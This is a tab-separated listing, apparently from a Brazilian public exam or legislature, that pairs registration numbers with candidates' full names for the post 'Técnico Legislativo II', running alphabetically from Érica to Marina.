544002860	Érica Rodrigues Menezes	Técnico Legislativo II
544052006	Erick Cabello Cunha	Técnico Legislativo II
544046779	Erick Wender Ferreira Dos Santos	Técnico Legislativo II
544054843	Erika De Souza Chaves	Técnico Legislativo II
544012025	Érika Elisa De Castro	Técnico Legislativo II
544015530	Erika Sousa Guimarães	Técnico Legislativo II
544034562	Érika Vasconcelos Brandão	Técnico Legislativo II
544033307	Erika Weisack Ferraz Messina	Técnico Legislativo II
544002858	Esdras Emanuel Gama Viana	Técnico Legislativo II
544011151	Ester Ferreira Muniz	Técnico Legislativo II
544052827	Esther Bueno De Almeida Eyer	Técnico Legislativo II
544007935	Esther Da Silva Dias Lacerda	Técnico Legislativo II
544003228	Esther Silva Salvador De Oliveira	Técnico Legislativo II
544042454	Esther Xavier De Barros	Técnico Legislativo II
544000117	Euclides Figueiredo De Castro Neto	Técnico Legislativo II
544009197	Eunice Emanuele De Queiroz	Técnico Legislativo II
544026726	Evandro De Carvalho Silva	Técnico Legislativo II
544057298	Evelyn Agnes Mazala Lucas	Técnico Legislativo II
544062889	Everton Henrique Paula Oliveira	Técnico Legislativo II
544000501	Ezequiel Gonçalves Andrade	Técnico Legislativo II
544078658	Fabiana Araujo Gomes Faria	Técnico Legislativo II
544062512	Fabiana Araujo Nogueira	Técnico Legislativo II
544076972	Fabiana Bolina De Carvalho	Técnico Legislativo II
544018936	Fabiana Nogueira Moraes	Técnico Legislativo II
544003545	Fabiane Viaceli	Técnico Legislativo II
544081121	Fabianna Rodrigues Ribeiro Damasceno	Técnico Legislativo II
544034616	Fabio Cassio Almeida Santos	Técnico Legislativo II
544056587	Fabio Eleno De Sousa	Técnico Legislativo II
544006705	Fabio Henrique Ferreira Santos	Técnico Legislativo II
544016792	Fabiula Larissa Nonato Dias Fernandes	Técnico Legislativo II
544000266	Fabício Do Carmo Escala	Técnico Legislativo II
544049875	Felipe Augusto De Campos	Técnico Legislativo II
544001377	Felipe Bassalo Siqueira Souza	Técnico Legislativo II

544061622	Felipe Castro Da Mata Ferreira	Técnico Legislativo II
544017680	Felipe De Pinho Dias Armond	Técnico Legislativo II
544023593	Felipe Fernandes Miranda	Técnico Legislativo II
544021173	Felipe Gino Dos Santos	Técnico Legislativo II
544045285	Felipe Nicholls Couto	Técnico Legislativo II
544005217	Felipe Prado De Paula Pinto	Técnico Legislativo II
544018103	Fernanda Alesha Pereira Barbosa	Técnico Legislativo II
544000438	Fernanda Aparecida Corrêa Otoni	Técnico Legislativo II
544037425	Fernanda Avelar Bretas	Técnico Legislativo II
544058358	Fernanda Bernardes Monteiro De Castro	Técnico Legislativo II
544005683	Fernanda Caroline De Medeiros Marques	Técnico Legislativo II
544074983	Fernanda Cristina Souza Silva Carvalho	Técnico Legislativo II
544050623	Fernanda De Oliveira Coelho	Técnico Legislativo II
544004135	Fernanda De Oliveira Fernandes Da Silva	Técnico Legislativo II
544077668	Fernanda De Oliveira Maia Pacheco	Técnico Legislativo II
544043733	Fernanda Gabriela Ferreira De Oliveira	Técnico Legislativo II
544001885	Fernanda Murta Gouveia	Técnico Legislativo II
544019672	Fernanda Paixão Pissurno	Técnico Legislativo II
544000274	Fernanda Rafaela Dias Souza	Técnico Legislativo II
544034921	Fernanda Rodrigues Alves Firme	Técnico Legislativo II
544066859	Fernanda Rodrigues Teixeira	Técnico Legislativo II
544001311	Fernanda Stephanie Barbosa De Oliveira	Técnico Legislativo II
544005370	Fernanda Toledo	Técnico Legislativo II
544064086	Fernando Carlos Gurgel Oliveira	Técnico Legislativo II
544005534	Fernando Franklim Marques De Campos	Técnico Legislativo II
544043577	Fernando Inácio Teixeira	Técnico Legislativo II
544024214	Fernando Tiago Costa Batista	Técnico Legislativo II
544001282	Filipe Elienai Santos Souza	Técnico Legislativo II
544056504	Filipi Augusto Avelino Cristianismo	Técnico Legislativo II
544029516	Flavia Cristina De Souza Correa	Técnico Legislativo II
544054662	Flávia Patrícia Ribeiro	Técnico Legislativo II
544069587	Flaviane Mendes Da Silva Louzada	Técnico Legislativo II
544025493	Flaviano Cota Lopes	Técnico Legislativo II
544025493	Flaviano Cota Lopes	Técnico Legislativo II
544049782	Flavio Adilson Chaves da Silva	Técnico Legislativo II
544013778	Flávio César Araújo Albuquerque	Técnico Legislativo II
544015267	Flávio Quintela Da Silva Araújo	Técnico Legislativo II
544010248	Francesca Luiza Marciano De Oliveira	Técnico Legislativo II
544001465	Francielle Lemos Oliveira	Técnico Legislativo II
544026763	Francielle Resende De Oliveira	Técnico Legislativo II
544062522	Francisco Sales Fraga	Técnico Legislativo II
544005329	Gabriel Braga De Oliveira	Técnico Legislativo II
544005968	Gabriel Camilo De Mattos Rodrigues	Técnico Legislativo II
544004725	Gabriel Félix Reis Maciel	Técnico Legislativo II
544035812	Gabriel Irineu Nobrega	Técnico Legislativo II
544001776	Gabriel Lucas Da Silva Melo	Técnico Legislativo II
544006666	Gabriel Silva Ribeiro	Técnico Legislativo II
544056982	Gabriel Valentim De Oliveira Felipe	Técnico Legislativo II

544049522	Gabriel Vieira Nascimento	Técnico Legislativo II
544017728	Gabriela Arcas Vieira	Técnico Legislativo II
544039843	Gabriela Costa Steiner	Técnico Legislativo II
544065280	Gabriela De Oliveira Novaes Costa	Técnico Legislativo II
544039513	Gabriela De Paiva Sousa	Técnico Legislativo II
544043135	Gabriela Do Amaral Vaz	Técnico Legislativo II
544068898	Gabriela Fernanda De Souza Moreira	Técnico Legislativo II
544005039	Gabriela Mariano Rodrigues Santos	Técnico Legislativo II
544020901	Gabriela Mattarelli De Abreu E Silva	Técnico Legislativo II
544035451	Gabriela Melo Moreira Batista	Técnico Legislativo II
544007665	Gabriela Santiago Borges	Técnico Legislativo II
544038447	Gabriela Tadeu De Oliveira Pereira	Técnico Legislativo II
544056226	Gabriella De Souza Augusto	Técnico Legislativo II
544006730	Gabriella Vitória De Souza	Técnico Legislativo II
544019992	Gabrielly Carvalho Horsts Oliveira	Técnico Legislativo II
544022519	Gabrielly Melyssa Peres De Azevedo Costa	Técnico Legislativo II
544008159	Gáudio Luiz Freddi Bassoli	Técnico Legislativo II
544053516	Geane Nunes Corrêa	Técnico Legislativo II
544069248	Geovanna Alves Da Silva	Técnico Legislativo II
544020141	Geovanne Tadeu De Almeida Soares	Técnico Legislativo II
544063496	Gessica Carvalho Reis Picacio	Técnico Legislativo II
544003855	Géssica Rodrigues Dos Santos Laia	Técnico Legislativo II
544041826	Gibran Hoelzle Alves Da Costa	Técnico Legislativo II
544031515	Gilberto Chadid Prata Salazar	Técnico Legislativo II
544002058	Gilberto Dornelas Miranda	Técnico Legislativo II
544030975	Gildevan Vieira De Jesus	Técnico Legislativo II
544005885	Gilvania Ferreira Lopes	Técnico Legislativo II
544025920	Giovana Leite Sales	Técnico Legislativo II
544015573	Giovani Rodrigues Da Silva Júnior	Técnico Legislativo II
544000218	Giovanina Nepomuceno Souza	Técnico Legislativo II
544067045	Gisele Martins Medeiros	Técnico Legislativo II
544029676	Gisele Moura De Assis Fonseca	Técnico Legislativo II
544006943	Giselle Adriane Martins Costa	Técnico Legislativo II
544036748	Gislene Marina Dos Santos Munk	Técnico Legislativo II
544060738	Gislenio Lima Andrade	Técnico Legislativo II
544005315	Gláucia Candida Pereira De Faria Campolina Leao	Técnico Legislativo II
544018347	Glaucia Ellisi Ferreira Soares	Técnico Legislativo II
544077743	Glaucia Rezende Lemos Piquerotti	Técnico Legislativo II
544007504	Glauro Dos Santos Araújo	Técnico Legislativo II
544049101	Gleiciane Almeida De Souza	Técnico Legislativo II
544036904	Gleiciene Oliveira Santos	Técnico Legislativo II
544007844	Gleidiele Cristian Santos Ferreira	Técnico Legislativo II
544005116	Gracianne Aline Das Mercês Oliveira Campos	Técnico Legislativo II
544014289	Gracielle Cristine Machado Brum	Técnico Legislativo II
544005415	Graziela De Souza Netto	Técnico Legislativo II
544012142	Graziela Prates Viol	Técnico Legislativo II
544005043	Graziele Santos Lourenço	Técnico Legislativo II
544026131	Grêciele De Fátima Pereira	Técnico Legislativo II

544006081	Guilherme Alves Batista Santos	Técnico Legislativo II
544037692	Guilherme Alves De Gouveia	Técnico Legislativo II
544017944	Guilherme Augusto Oliveira De Sena	Técnico Legislativo II
544034720	Guilherme Bastos Alves	Técnico Legislativo II
544012903	Guilherme Do Carmo Damas Silva	Técnico Legislativo II
544055780	Guilherme Eugênio Moreira	Técnico Legislativo II
544027382	Guilherme Fernandes De Melo	Técnico Legislativo II
544002895	Guilherme José Vidal Evangelista	Técnico Legislativo II
544040922	Guilherme Mesquita Nunes	Técnico Legislativo II
544055554	Gustavo Da Silva Martins Lima	Técnico Legislativo II
544052310	Gustavo De Freitas Duarte	Técnico Legislativo II
544030972	Gustavo Felipe Do Carmo	Técnico Legislativo II
544061961	Gustavo Ferreira Rodolfo	Técnico Legislativo II
544059038	Gustavo Henrique Caitano	Técnico Legislativo II
544037283	Gustavo Isac Santanna Borges Silva	Técnico Legislativo II
544045831	Gustavo Nogueira Machado	Técnico Legislativo II
544014721	Gustavo Ribeiro Maia	Técnico Legislativo II
544005416	Hanna Freitas Santos	Técnico Legislativo II
544029246	Harrisson Samuel Marques Lima	Técnico Legislativo II
544023778	Hayla Marques Franca	Técnico Legislativo II
544010965	Hector Victor Barreto Santos	Técnico Legislativo II
544044718	Heitor Luís Alves Da Silva	Técnico Legislativo II
544031269	Helena Lodi Pires De Souza	Técnico Legislativo II
544021657	Henrique Cesar De Freitas Pinto Anibal	Técnico Legislativo II
544046028	Henrique Fernandes Paiva Ribeiro	Técnico Legislativo II
544022108	Henrique Glater Da Cruz Machado	Técnico Legislativo II
544022053	Henrique Goncalves De Toledo	Técnico Legislativo II
544061417	Henrique Reis Calazans	Técnico Legislativo II
544016119	Henrique Soares Martins	Técnico Legislativo II
544011768	Henrique Soiti Couto Sato	Técnico Legislativo II
544012578	Henry Lacerda Nunes	Técnico Legislativo II
544004640	Herik Nil Celso	Técnico Legislativo II
544006968	Hiago Paulino De Araujo	Técnico Legislativo II
544011169	Hulda Barreiros Soares Gouvea	Técnico Legislativo II
544028473	Iago Icelo Valadares Nascimento	Técnico Legislativo II
544032459	Iago Lemos Medeiros	Técnico Legislativo II
544003523	Ianca Polycarpo Alves	Técnico Legislativo II
544049666	Iandra Reis Moreira	Técnico Legislativo II
544067832	Iara Caroline Teles Silva	Técnico Legislativo II
544038581	Iara De Araujo Melo	Técnico Legislativo II
544008758	Ícaro Del Rio Pertence Gomes	Técnico Legislativo II
544029026	Igor Adirson De Souza	Técnico Legislativo II
544059812	Igor Batista Dos Santos Oliveira	Técnico Legislativo II
544011384	Igor Machado Carvalho	Técnico Legislativo II
544072864	Igor Martins Silva	Técnico Legislativo II
544004362	Igor Milagres Silva Novais	Técnico Legislativo II
544033661	Ilma Magalhaes Alkimim	Técnico Legislativo II
544051859	Inês Maria Chaves Resende Ribeiro	Técnico Legislativo II

544008048	Ingrid Ferreira Carvalho	Técnico Legislativo II
544005111	Ires Figueredo De Souza	Técnico Legislativo II
544017005	Isabela Alcântara Pereira	Técnico Legislativo II
544005708	Isabela Alves Dos Santos	Técnico Legislativo II
544042240	Isabela Caetano Chaves	Técnico Legislativo II
544007847	Isabela Cristine De Souza Fumega	Técnico Legislativo II
544020783	Isabela De Oliveira Medrado Paim	Técnico Legislativo II
544000211	Isabela Lino Da Rocha	Técnico Legislativo II
544022394	Isabela Lopes Nascimento	Técnico Legislativo II
544045565	Isabela Peixoto Martins Assumpcao	Técnico Legislativo II
544004420	Isabela Souza Oliveira	Técnico Legislativo II
544004268	Isabella Ferreira De Abreu	Técnico Legislativo II
544028270	Isabella Maria De Souza Henriques	Técnico Legislativo II
544001435	Isabelle De Almeida Rocha	Técnico Legislativo II
544026416	Isabelle Santana Neder	Técnico Legislativo II
544007897	Isadora Lobão Torres Santiago	Técnico Legislativo II
544059439	Isadora Pires Duarte	Técnico Legislativo II
544004682	Isaias Marques Folgado De Lima	Técnico Legislativo II
544038374	Isaque Fernandes Da Cruz	Técnico Legislativo II
544038206	Israel Hameze Pinto	Técnico Legislativo II
544078128	Ivan Lucas Ribeiro Da Costa	Técnico Legislativo II
544014876	Iviny Mariane Gonçalves Barbosa Santiago	Técnico Legislativo II
544042322	Jacqueline Silva Leonel	Técnico Legislativo II
544028884	Janaina Ferreira Inacio	Técnico Legislativo II
544027408	Jaqueline Martins Rodrigues	Técnico Legislativo II
544008491	Jean Victor	Técnico Legislativo II
544007907	Jéferson Felipe Silva Martins	Técnico Legislativo II
544007907	Jéferson Felipe Silva Martins	Técnico Legislativo II
544009179	Jefferson Adriano Vicentini	Técnico Legislativo II
544009749	Jefferson Luiz Da Silva Junior	Técnico Legislativo II
544039851	Jeniffer Caroline Condi Michelin	Técnico Legislativo II
544014175	Jennifer Louise Menezes	Técnico Legislativo II
544003069	Jéssica Alves Dos Santos	Técnico Legislativo II
544021964	Jéssica Cristine Lopes De Souza	Técnico Legislativo II
544055993	Jéssica Fernanda Da Cunha Cruvinel	Técnico Legislativo II
544032304	Jéssica Fernandes Rodrigues	Técnico Legislativo II
544048538	Jéssica Gabriele Figueiredo De Paula	Técnico Legislativo II
544008616	Jéssica Leles Tavares Maciel	Técnico Legislativo II
544035357	Jéssica Nascimento Vitor Foureaux	Técnico Legislativo II
544020438	Jessyka Fonseca De Matos	Técnico Legislativo II
544014611	Jhonathan Martins Paim	Técnico Legislativo II
544076772	João Luiz Carvalho Vieira	Técnico Legislativo II
544046990	João Paulo Fernandes De Oliveira	Técnico Legislativo II
544034338	João Paulo Guilhermino De Lucca	Técnico Legislativo II
544023483	João Pedro Alves Gomes	Técnico Legislativo II
544012304	João Pedro Dos Santos Evangelista	Técnico Legislativo II
544009181	João Pedro Guimarães Oliveira	Técnico Legislativo II
544046747	João Pedro Maia Dos Santos	Técnico Legislativo II

544031706	João Pedro Rocha Rizzi	Técnico Legislativo II
544015488	João Verani Protasio	Técnico Legislativo II
544015050	João Victor Dos Santos Araújo	Técnico Legislativo II
544024889	João Vitor Moraes Quaresma	Técnico Legislativo II
544009413	João Vitor Oliveira Silvestre	Técnico Legislativo II
544061448	João Vitor Pinheiro Da Silva Santa Rosa Bravo	Técnico Legislativo II
544009465	João Vitor Sodré Dias Galvão	Técnico Legislativo II
544004583	Jobson Fonseca Da Costa	Técnico Legislativo II
544015418	Jocival Gonçalves Bento	Técnico Legislativo II
544073911	Joelisson Christian Bruno Cardoso Nascimento	Técnico Legislativo II
544057072	Joelma Jandira Do Vale	Técnico Legislativo II
544006022	Johann Paiva De Campos	Técnico Legislativo II
544045314	Johnny Brando Alagoano De Jesus	Técnico Legislativo II
544000529	Jonas Inácio Pereira Neto	Técnico Legislativo II
544080365	Jonatas Elias Rita	Técnico Legislativo II
544023396	Jonathan Almeida Santos	Técnico Legislativo II
544020078	Jorge Gabriel Vilela Dos Santos	Técnico Legislativo II
544047213	Jória Betânia Da Silva	Técnico Legislativo II
544043150	José Edmar Arantes Ribeiro	Técnico Legislativo II
544062059	José Maurício Aldighieri Grigorovski Júnior	Técnico Legislativo II
544004009	José Reinaldo Tavares Pontes	Técnico Legislativo II
544009558	Jose Roberto Lehnen	Técnico Legislativo II
544021916	Jossiano Dos Santos Vieira	Técnico Legislativo II
544062150	Joyce Loraine Alves E Paula	Técnico Legislativo II
544030338	Juan Pablo Campos Vieira	Técnico Legislativo II
544067324	Júlia Alvarenga Queiroz	Técnico Legislativo II
544008146	Júlia Araujo Barbosa	Técnico Legislativo II
544015055	Júlia Carvalho Sales Barbosa	Técnico Legislativo II
544041164	Julia Fonseca Andrade	Técnico Legislativo II
544036365	Julia Maria Tristao Vieira	Técnico Legislativo II
544024814	Julia Pereira Figueiredo	Técnico Legislativo II
544030764	Juliana Alves De Sousa Barbosa	Técnico Legislativo II
544052016	Juliana Bueno Lima De Aguiar	Técnico Legislativo II
544000396	Juliana Castro Sander Morais	Técnico Legislativo II
544010352	Juliana Da Silva Freitas	Técnico Legislativo II
544059414	Juliana Da Silva Rocha	Técnico Legislativo II
544035797	Juliana Faria Da Silveira	Técnico Legislativo II
544047492	Juliana Maia Spinola	Técnico Legislativo II
544081132	Juliana Nazare Bispo Dos Santos	Técnico Legislativo II
544005755	Juliano Nunes Da Silva	Técnico Legislativo II
544058229	Júlio César Do Vale	Técnico Legislativo II
544000963	Júlio César Fernandes De Jesus	Técnico Legislativo II
544002800	Júnia Noronha Carvahais Amorim	Técnico Legislativo II
544006035	Jussara Joanita Dos Santos	Técnico Legislativo II
544002544	Jussara Vieira Da Silva	Técnico Legislativo II
544010176	Kallyer Martins Sanches	Técnico Legislativo II
544015528	Karina Fany Silva	Técnico Legislativo II
544014558	Karina Fernanda Saturnino	Técnico Legislativo II

544005090	Karina Kelly Nascimento Lira	Técnico Legislativo II
544010784	Karina Medeiros Santos De Oliveira	Técnico Legislativo II
544052870	Karine Ferreira De Oliveira	Técnico Legislativo II
544043999	Karla Danielle Teixeira Rodrigues Lana	Técnico Legislativo II
544007871	Katherine Pimenta Souza Cruz	Técnico Legislativo II
544000958	Katriel De Souza Rodrigues	Técnico Legislativo II
544048348	Keithy Lorane Miguel	Técnico Legislativo II
544013350	Kelli Ribeiro Machado	Técnico Legislativo II
544019705	Kênia Mara Brisola	Técnico Legislativo II
544018735	Kesia Mara De Miranda	Técnico Legislativo II
544038721	Khalia Fabiane Da Silva	Técnico Legislativo II
544037676	Kliffton Viana Da Silva	Técnico Legislativo II
544019835	Laís Borges Tatagiba	Técnico Legislativo II
544000854	Lais Dos Santos Rodrigues	Técnico Legislativo II
544005098	Lais Lima Souza	Técnico Legislativo II
544020406	Laís Tâmara De Paula Salatiel	Técnico Legislativo II
544010397	Laísa Guedes Henrique	Técnico Legislativo II
544000129	Laise Souza Lima Matos	Técnico Legislativo II
544010198	Lara Bastos Luz	Técnico Legislativo II
544014001	Lara Espechit Gomes	Técnico Legislativo II
544026976	Lara Lúcia Aparecida Castro Couto	Técnico Legislativo II
544005809	Lara Passini Vaz Tostes	Técnico Legislativo II
544049859	Lara Vitória Gonçalves Candian Dos Santos	Técnico Legislativo II
544017440	Larissa Alves Rosa	Técnico Legislativo II
544042192	Larissa Carolyne Antero Silva	Técnico Legislativo II
544046679	Larissa Kelly Miranda De Oliveira	Técnico Legislativo II
544039536	Larissa Maria Moreira Gadelha	Técnico Legislativo II
544008399	Larissa Rocha Silva	Técnico Legislativo II
544027304	Larissa Vaz Dos Reis	Técnico Legislativo II
544019157	Larissa Vicente Da Silva Miranda	Técnico Legislativo II
544001453	Laura Gandra Laudares Fonseca	Técnico Legislativo II
544000943	Laura Moura Martins	Técnico Legislativo II
544040586	Laysse Fernanda Macedo Dos Santos	Técnico Legislativo II
544010328	Leandro Assunção Nascimento	Técnico Legislativo II
544025604	Leandro Ávila De Paula	Técnico Legislativo II
544028192	Leandro Brito Gonçalves	Técnico Legislativo II
544004361	Leandro De Sousa Andrade	Técnico Legislativo II
544033528	Leandro Ferreira Da Silveira	Técnico Legislativo II
544056689	Leandro Sangy Da Silva	Técnico Legislativo II
544047710	Leidiane Andrade Lima	Técnico Legislativo II
544016865	Leinad De Carvalho Silva	Técnico Legislativo II
544005753	Lenison Allan Martins Antonio	Técnico Legislativo II
544058490	Leonardo Augusto Barbosa Ferreira	Técnico Legislativo II
544013697	Leonardo Augusto Gonçalves Rezende	Técnico Legislativo II
544045178	Leonardo Barbosa Dos Anjos	Técnico Legislativo II
544055896	Leonardo Nunes Souza	Técnico Legislativo II
544026656	Leonardo Pereira Gonçalves	Técnico Legislativo II
544004977	Leonardo Rodrigues Dos Santos	Técnico Legislativo II

544042903	Leonardo Toffolo De Carvalho Soares	Técnico Legislativo II
544023767	Leonardo Vieira Cardoso	Técnico Legislativo II
544061863	Letícia Camila Da Silva Avelino	Técnico Legislativo II
544002383	Letícia Do Rosário Ribeiro Da Silva	Técnico Legislativo II
544040544	Letícia Eduarda Ferreira De Lima	Técnico Legislativo II
544047766	Letícia Emanuele Soares De Souza	Técnico Legislativo II
544033317	Leticia Gomes Da Silva	Técnico Legislativo II
544018717	Leticia Gomes E Souza Dabes	Técnico Legislativo II
544012638	Leticia Gonçalves Borges	Técnico Legislativo II
544021302	Letícia Gonçalves Leal	Técnico Legislativo II
544051075	Letícia Guedes Pacheco	Técnico Legislativo II
544021256	Letícia Magalhães De Pinho Tavares Coelho	Técnico Legislativo II
544079939	Letycia Souza Borges	Técnico Legislativo II
544009659	Lidiane De Paula Nunes	Técnico Legislativo II
544001740	Lidiane Silva Rodrigues	Técnico Legislativo II
544007469	Ligia Gomes De Melo Fiuza	Técnico Legislativo II
544066069	Lilian Nunes Ferreira	Técnico Legislativo II
544012424	Lílian Virgínia Camargos Costa De Paiva	Técnico Legislativo II
544040497	Linnyker Da Silva Gonzaga	Técnico Legislativo II
544014696	Litiara Dos Santos Linhares	Técnico Legislativo II
544046079	Livia Carla Barroso Dayrell	Técnico Legislativo II
544020327	Livia Dos Santos Rodrigues	Técnico Legislativo II
544038709	Lívia Dutra Valente Vieira	Técnico Legislativo II
544033620	Livia Jesus	Técnico Legislativo II
544080410	Lívia Racioppi Da Rocha Morgan	Técnico Legislativo II
544042144	Lívia Raquel Pereira	Técnico Legislativo II
544069070	Livia Rocha Santiago Mourão Felizardo	Técnico Legislativo II
544034082	Loianne Amaral Campos Silva	Técnico Legislativo II
544019923	Lorena Cecília Ferreira	Técnico Legislativo II
544048037	Lorena De Souza Sanches Bongiovani	Técnico Legislativo II
544013489	Lorena Luana Abreu Pena	Técnico Legislativo II
544005097	Lorena Oliveira Pires	Técnico Legislativo II
544009351	Lorena Soares De Oliveira Rocha	Técnico Legislativo II
544037773	Lorena Soares De Sousa	Técnico Legislativo II
544033399	Lorena Viana Fróes Da Silva	Técnico Legislativo II
544034981	Lorenzo Marcus Silva Campos	Técnico Legislativo II
544035365	Lorrane Fonseca Silva	Técnico Legislativo II
544035276	Lorrane Leão Pereira	Técnico Legislativo II
544023329	Lorrane Queiroz Rodrigues	Técnico Legislativo II
544014497	Luan Gabriel	Técnico Legislativo II
544033733	Luan Henrique Costa Labanca	Técnico Legislativo II
544058032	Luana Magna Ávila Vieira	Técnico Legislativo II
544041783	Luana Rodrigues Santos Ramos	Técnico Legislativo II
544046265	Luana Salvador Camara	Técnico Legislativo II
544009618	Lucas Alves De Oliveira	Técnico Legislativo II
544000937	Lucas Custódio Silva	Técnico Legislativo II
544043855	Lucas Eduardo Silva Duarte	Técnico Legislativo II
544032226	Lucas Eustáquio Vieira De Jesus	Técnico Legislativo II

544009728	Lucas Geraldo Dias Vieira	Técnico Legislativo II
544022326	Lucas Guimaraes Cantarino Ferreira	Técnico Legislativo II
544005826	Lucas Lopes Messias	Técnico Legislativo II
544004997	Lucas Maciel De Oliveira	Técnico Legislativo II
544026286	Lucas Magela Rodrigues Costa	Técnico Legislativo II
544031148	Lucas Martins Da Silva	Técnico Legislativo II
544034920	Lucas Nunes Moreira	Técnico Legislativo II
544015294	Lucas Patric Cardoso Leão	Técnico Legislativo II
544016883	Lucas Regnier Da Silva Correia	Técnico Legislativo II
544064406	Lucas Rodrigues Simão Da Silva	Técnico Legislativo II
544015056	Lucca Mattos Melo	Técnico Legislativo II
544000333	Lucca Nunes Menezes	Técnico Legislativo II
544048554	Luciana Araújo Barbosa	Técnico Legislativo II
544028688	Luciana Pereira Coelho Simões	Técnico Legislativo II
544015060	Luciana Ribeiro Santos De Castro	Técnico Legislativo II
544021724	Luciano Garcia Da Silva Júnior	Técnico Legislativo II
544000612	Luciell De Souza Castro	Técnico Legislativo II
544000802	Luciene Aparecida Pereira	Técnico Legislativo II
544009650	Luciene De Oliveira Pinheiro	Técnico Legislativo II
544049209	Luciene Viana De Almeida	Técnico Legislativo II
544014952	Lucilene Lopes Alves Bottini	Técnico Legislativo II
544001067	Lúcio Marcos Emiliano Junior	Técnico Legislativo II
544025155	Ludmilla Guimarães De Souza Lima	Técnico Legislativo II
544051698	Luigi Ferreira Guimarães	Técnico Legislativo II
544020478	Luis Carlos Lopes Evangelista	Técnico Legislativo II
544059043	Luís Gabriel Ferreira Da Cruz	Técnico Legislativo II
544052728	Luísa Aimee Vargas Quirino	Técnico Legislativo II
544022325	Luisa Cunha De Jesus	Técnico Legislativo II
544055341	Luiz Antônio Dos Santos Filho	Técnico Legislativo II
544016398	Luiz Eduardo Sales De Souza	Técnico Legislativo II
544043194	Luiz Fernando Evaristo De Paiva	Técnico Legislativo II
544027690	Luiz Fernando Fernandes Ituassu De Souza	Técnico Legislativo II
544030926	Luiz Gonzaga De Oliveira Júnior	Técnico Legislativo II
544010967	Luiz Gustavo Santos De Oliveira	Técnico Legislativo II
544022231	Luiz Henrique Marquezani	Técnico Legislativo II
544033738	Luiz Ubaldo Da Silva	Técnico Legislativo II
544050202	Luiza Cunha Araujo Caixeta	Técnico Legislativo II
544047787	Luiza Ferreira Da Cunha Fonseca	Técnico Legislativo II
544021379	Luiza Olegaria Da Silva Cruz	Técnico Legislativo II
544015982	Luiza Rocha Da Silveira	Técnico Legislativo II
544012561	Luiza Rodrigues Leite Ribeiro	Técnico Legislativo II
544059195	Luma De Moraes Amorim	Técnico Legislativo II
544047843	Maclus Campos Celestino	Técnico Legislativo II
544001209	Mailton Rafael Gomes De Oliveira	Técnico Legislativo II
544019652	Mainara Garcia Da Silva	Técnico Legislativo II
544000306	Maíza De Oliveira Vieira Vilaça	Técnico Legislativo II
544036967	Manuella De Campos Cardoso	Técnico Legislativo II
544002059	Marcela Alves Jacomini	Técnico Legislativo II

544016142	Marcela Fonseca Andrade	Técnico Legislativo II
544008707	Marcela Gonçalves Moreira	Técnico Legislativo II
544002933	Marcela Núbia De Souza Deodato	Técnico Legislativo II
544007632	Marcella Coelho Andrade	Técnico Legislativo II
544007550	Marcella Martins Gomes	Técnico Legislativo II
544038552	Marcelly Fonseca Oliveira	Técnico Legislativo II
544055136	Marcelo Augusto Magalhães Viana	Técnico Legislativo II
544012323	Marcelo Fernandes Andre	Técnico Legislativo II
544047216	Marcelo Gonçalves Dutra	Técnico Legislativo II
544005889	Marcelo Vieira Chaves	Técnico Legislativo II
544003901	Márcia Aparecida Silva Araújo	Técnico Legislativo II
544075187	Márcia Bernardo Dos Santos Oliveira	Técnico Legislativo II
544011323	Marcia Fernanda Da Silva	Técnico Legislativo II
544022156	Marciano Augusto De Moraes	Técnico Legislativo II
544059982	Marcileia Alves Teixeira Nogueira	Técnico Legislativo II
544027519	Márcio Moreira Ferreira	Técnico Legislativo II
544016304	Marcio Rodrigo Candido De Oliveira	Técnico Legislativo II
544013818	Marco Antonio Ferreira Da Silva	Técnico Legislativo II
544021205	Marco Antônio Heimovski	Técnico Legislativo II
544004666	Marcos Antonio Flores Eloi	Técnico Legislativo II
544052575	Marcos Da Silveira Malacco	Técnico Legislativo II
544045909	Marcos De Oliveira Dos Santos	Técnico Legislativo II
544049338	Marcos Fellipe Matos De Oliveira	Técnico Legislativo II
544001557	Marcos Henrique Ferreira	Técnico Legislativo II
544068001	Marcos Vinícius Urci	Técnico Legislativo II
544000330	Marcus Vinicius Silva Moraes	Técnico Legislativo II
544001501	Maressa Hubner Fernandes De Oliveira	Técnico Legislativo II
544018896	Maria Alice Praxedes Bicalho	Técnico Legislativo II
544001609	Maria Beatriz Carneiro Costa	Técnico Legislativo II
544000827	Maria Clara Azevedo Dias	Técnico Legislativo II
544015360	Maria Clara Faria Andrade	Técnico Legislativo II
544001621	Maria Claudeci Ferreira Dos Santos	Técnico Legislativo II
544039695	Maria Da Glória Souza Lacerda	Técnico Legislativo II
544046360	Maria Eduarda De Faria Lousada	Técnico Legislativo II
544007818	Maria Eliza Gomes Brandão	Técnico Legislativo II
544034834	Maria Elizarda Machado De Paula	Técnico Legislativo II
544009124	Maria Fernanda De Azevedo Santos	Técnico Legislativo II
544033489	Maria Fernanda Vaz Oliveira	Técnico Legislativo II
544000139	Maria Jose Ferreira Conde Gama	Técnico Legislativo II
544027826	Maria Julia Noronha	Técnico Legislativo II
544044683	Maria Luiza Da Silva Coelho	Técnico Legislativo II
544009940	Maria Luiza Freitas De Oliveira Enoque	Técnico Legislativo II
544017323	Maria Pereira Campos	Técnico Legislativo II
544012182	Maria Silva Maia	Técnico Legislativo II
544065012	Maria Tereza Almeida Haueisen	Técnico Legislativo II
544069325	Maria Thereza Heringer Lisboa De Almeida	Técnico Legislativo II
544044801	Mariana Da Conceição Alves	Técnico Legislativo II
544009607	Mariana Da Rocha Peixoto E Couto	Técnico Legislativo II

544014444	Mariana De Carvalho Pereira Lacerda	Técnico Legislativo II
544024189	Mariana De Figueiredo Terenzi Coelho	Técnico Legislativo II
544055690	Mariana De Souza Freitas	Técnico Legislativo II
544026219	Mariana Diniz Lima Verteiro	Técnico Legislativo II
544013161	Mariana Godoy Verçosa	Técnico Legislativo II
544000910	Mariana Lacerda Caldas E Lopes	Técnico Legislativo II
544036278	Mariana Pimentel Batista	Técnico Legislativo II
544043518	Mariana Regina Almas Do Carmo Valadão	Técnico Legislativo II
544031612	Mariana Rodrigues Duarte	Técnico Legislativo II
544012975	Mariane De Castro Tironi	Técnico Legislativo II
544051903	Mariângela Aparecida Teixeira De Souza	Técnico Legislativo II
544001493	Marianna De Sousa Castro Tomaz	Técnico Legislativo II
544074324	Mariany Cintia Fernandes Lopes	Técnico Legislativo II
544023995	Marina Brandão Carreira	Técnico Legislativo II
544056990	Marina Cypriano Pinto Cardoso	Técnico Legislativo II
544012427	Marina Dos Santos Mendes	Técnico Legislativo II
544056408	Marina Fernandes Monteiro Campos	Técnico Legislativo II
544048278	Marina Lidia Alves Souza Cordeiro	Técnico Legislativo II
544024105	Marina Lima Miranda	Técnico Legislativo II
544049712	Marina Maciel Pessoa Caçado	Técnico Legislativo II
